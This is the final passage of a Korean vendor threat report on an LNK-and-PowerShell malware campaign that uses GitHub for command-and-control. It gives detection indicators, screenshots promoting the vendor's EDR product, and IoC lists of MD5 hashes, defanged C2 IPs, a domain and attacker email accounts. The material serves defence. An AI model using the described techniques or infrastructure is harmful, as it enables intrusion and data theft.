
- 압축파일 내부의 LNK 실행
- LNK에서 시작되는 cmd.exe 또는 PowerShell 실행
- 비정상적으로 긴 실행 인수와 사용자 정의 Base64 디코딩
- 정상 PDF 표시와 백그라운드 악성 명령의 동시 수행
- AppData 또는 Temp 경로의 PowerShell 스크립트 생성
- 숨김 예약 작업 등록과 주기적 실행
- GitHub Raw Content 및 Contents API를 이용한 파일 송수신
- 비업무용 계정이나 PAT를 이용한 Git 저장소 접근
- 이미지 파일로 위장한 암호화 페이로드의 다운로드

따라서 본 캠페인에 대한 효과적인 대응을 위해서는 최신 침해지표를 지속적으로 반영하는 동시에, 공격 단계 간 상관관계를 분석하고 이상행위를 신속하게 차단할 수 있는 EDR 중심의 통합 대응 체계를 구축해야 합니다.



Genian Insights E의 Attack Storyline 기능을 활용하면 압축 해제 과정에서 생성되는 악성 LNK 파일을 신속하게 탐지할 수 있습니다.


이를 통해 초기 위협 유입 단계에서 악성 행위를 식별하고, 빠른 대응 및 확산 방지가 가능합니다.



[그림 4-2] LNK 통해 수행된 PowerShell 실행 명령 탐지

악성 LNK 파일이 실행되면 PowerShell 프로세스가 연계되어 실행되고, 이후 추가 명령 실행, 페이로드 다운로드 등 일련의 악성 행위가 단계적으로 수행됩니다.


EDR은 이러한 프로세스 실행 흐름과 행위 기반 이벤트를 실시간으로 분석하여 공격 활동을 신속하게 식별하고 대응할 수 있습니다.



[그림 4-3] PowerShell을 통한 Github C2 접속 화면

PowerShell 명령 실행 이후 예약 작업 등을 통해 일정 주기마다 GitHub C2 서버와 통신하며 추가 명령 수신 및 악성 행위를 수행합니다.

EDR은 이러한 반복적인 네트워크 통신 패턴과 프로세스 행위 정보를 기반으로 비정상적인 활동을 탐지하고, 보안 관리자가 위협을 신속하게 인지하여 대응 조치를 수행할 수 있도록 지원합니다.



[그림 4-4] Genian Insights E 분석 전용 화면

Genian Insights E는 별도의 Analysis 전용 화면을 통해 탐지된 위협에 대한 핵심 정보를 직관적으로 제공하고, 공격 흐름과 주요 행위를 한눈에 파악할 수 있도록 지원합니다.

이를 통해 관리자는 탐지된 위협을 신속하게 확인하고, 상세 분석 및 대응 조치를 효율적으로 수행할 수 있습니다.

5. IoC (Indicator of Compromise)

MD5

02ebc2356f9f700bbdac444cdefa0da2

0d8ceb7dea7d471afa2f8e753b13d2d6

1f378c0efc13669dada1fe340c6837bd

2669731cb5ff664dfb5fbfc37637876d

2ab3df4762fbde5d86e99a1ad147850e

2e76d5316663a3dc472398b1c01cb9a8

2eb77109cce1e8afca6245c2963e52a6

302725413076d1aeae2d7f2b3692646

30792a0c0dfad55fb2b19d3e30e9a7d4
30d5f17d5e3f85be18220a7cab0b9fff
37cec428257cd41153cf43d7f1a12652
3b9d40f3d620ec87960b4350d42ccc03
3e2110d233d4543830e14c78d53900f4
422a221851ea6ad15f53cd3aea51c8af
49bdbe7e6cbb88842afcce3a9fe60e9b
4d87fef16790cbe1df72007d99149665
5577fffb5b5acd3771ef9dc696498f1e
5af95590a33b9bc64d95808f1fc71b78
5c5672bb14e1d2f07a8318ffec19b213
6add815cd61d6514f81a23ab8c23405a
73ff669fc282653bd6c42cf87ade9337
7f12fa589f56f6203c692715b3958d30
8406075af0a1e9ec09bafdc0de01f138
8c859a03814443c6f0da341ee594c352
a1c07ac866fb6b388e38c6bb1d4bbe94
a343d8bcf02a0554fa271452a512f3ce
a435292106026e257789036a70ee1a14
a5701848f82c65a55765dc534111899f
aa9d5dd632bb90addca480eaa5ff4382
af3fa7f22f6e97901f20326cc12bdb49
b406ea5b8628cb7801f47c0189b96182

b50dad56d891ef230656b37ce62cdada
b516ec6c6b37618ad65080a063270ea4
ba0238423b5c29667cd760ccd7b000aa
ba8e682a72c6a3e634c070f0fb057bf5
bbf1b0ab9fc27439de4386ed7b8fc151
c410055bfa198937825dfd7e41000e7a
c63d021de798034cbf933e1c99bcb83f
c7723bf166ef08ff3112257a1244f584
ca0b57807f79f26e7f59cab2a2542da0
e0e4aec6d494fe68cdaa52d6878a8366
e22367800e9d39bc865bd50cddd0537d
ead95793528572e7b89679860e2f2116
ed2f8dd9b96d706d833b7aa545b8e621
f4e7ca8c1de252840c1f0e957cd4b717
f73e07efb8707e3561e9cbff74557acb

C2

112.216.9[.]171
170.205.29[.]83
170.205.30[.]227
185.27.134[.]140
27.102.137[.]126
27.102.137[.]159
27.102.138[.]44

Domain

stoks.great-site[.]net

Email

apollo1030109@gmail[.]com

awed33@outlook[.]kr

belendong40@gmail[.]com

brandonleeodd.93@gmail[.]com

contrasde@outlook[.]kr

devlion413@gmail[.]com

eros1030109@gmail[.]com

hera1030109@gmail[.]com

holowin401@gmail[.]com

holowin@gmail[.]com

jecoma@outlook[.]kr

johnstones19850308@gmail[.]com

johnstones8888@outlook[.]com

kkkkk79@outlook[.]kr

tomas3015@outlook[.]kr

trungvo5131993@gmail[.]com

tttssuuu@outlook[.]kr

whitewolf20000312@gmail[.]com

지니언스(주)

대표이사: 이동범 | 사업자등록번호: 129-81-80148

경기도 안양시 동안구 별말로 66 하이필드 지식산업센터 A동 12층

T. 031-8084-9770 | F. 070-4332-1683

문의하기

[제품 문의 바로가기](#)

[연동 문의 바로가기](#)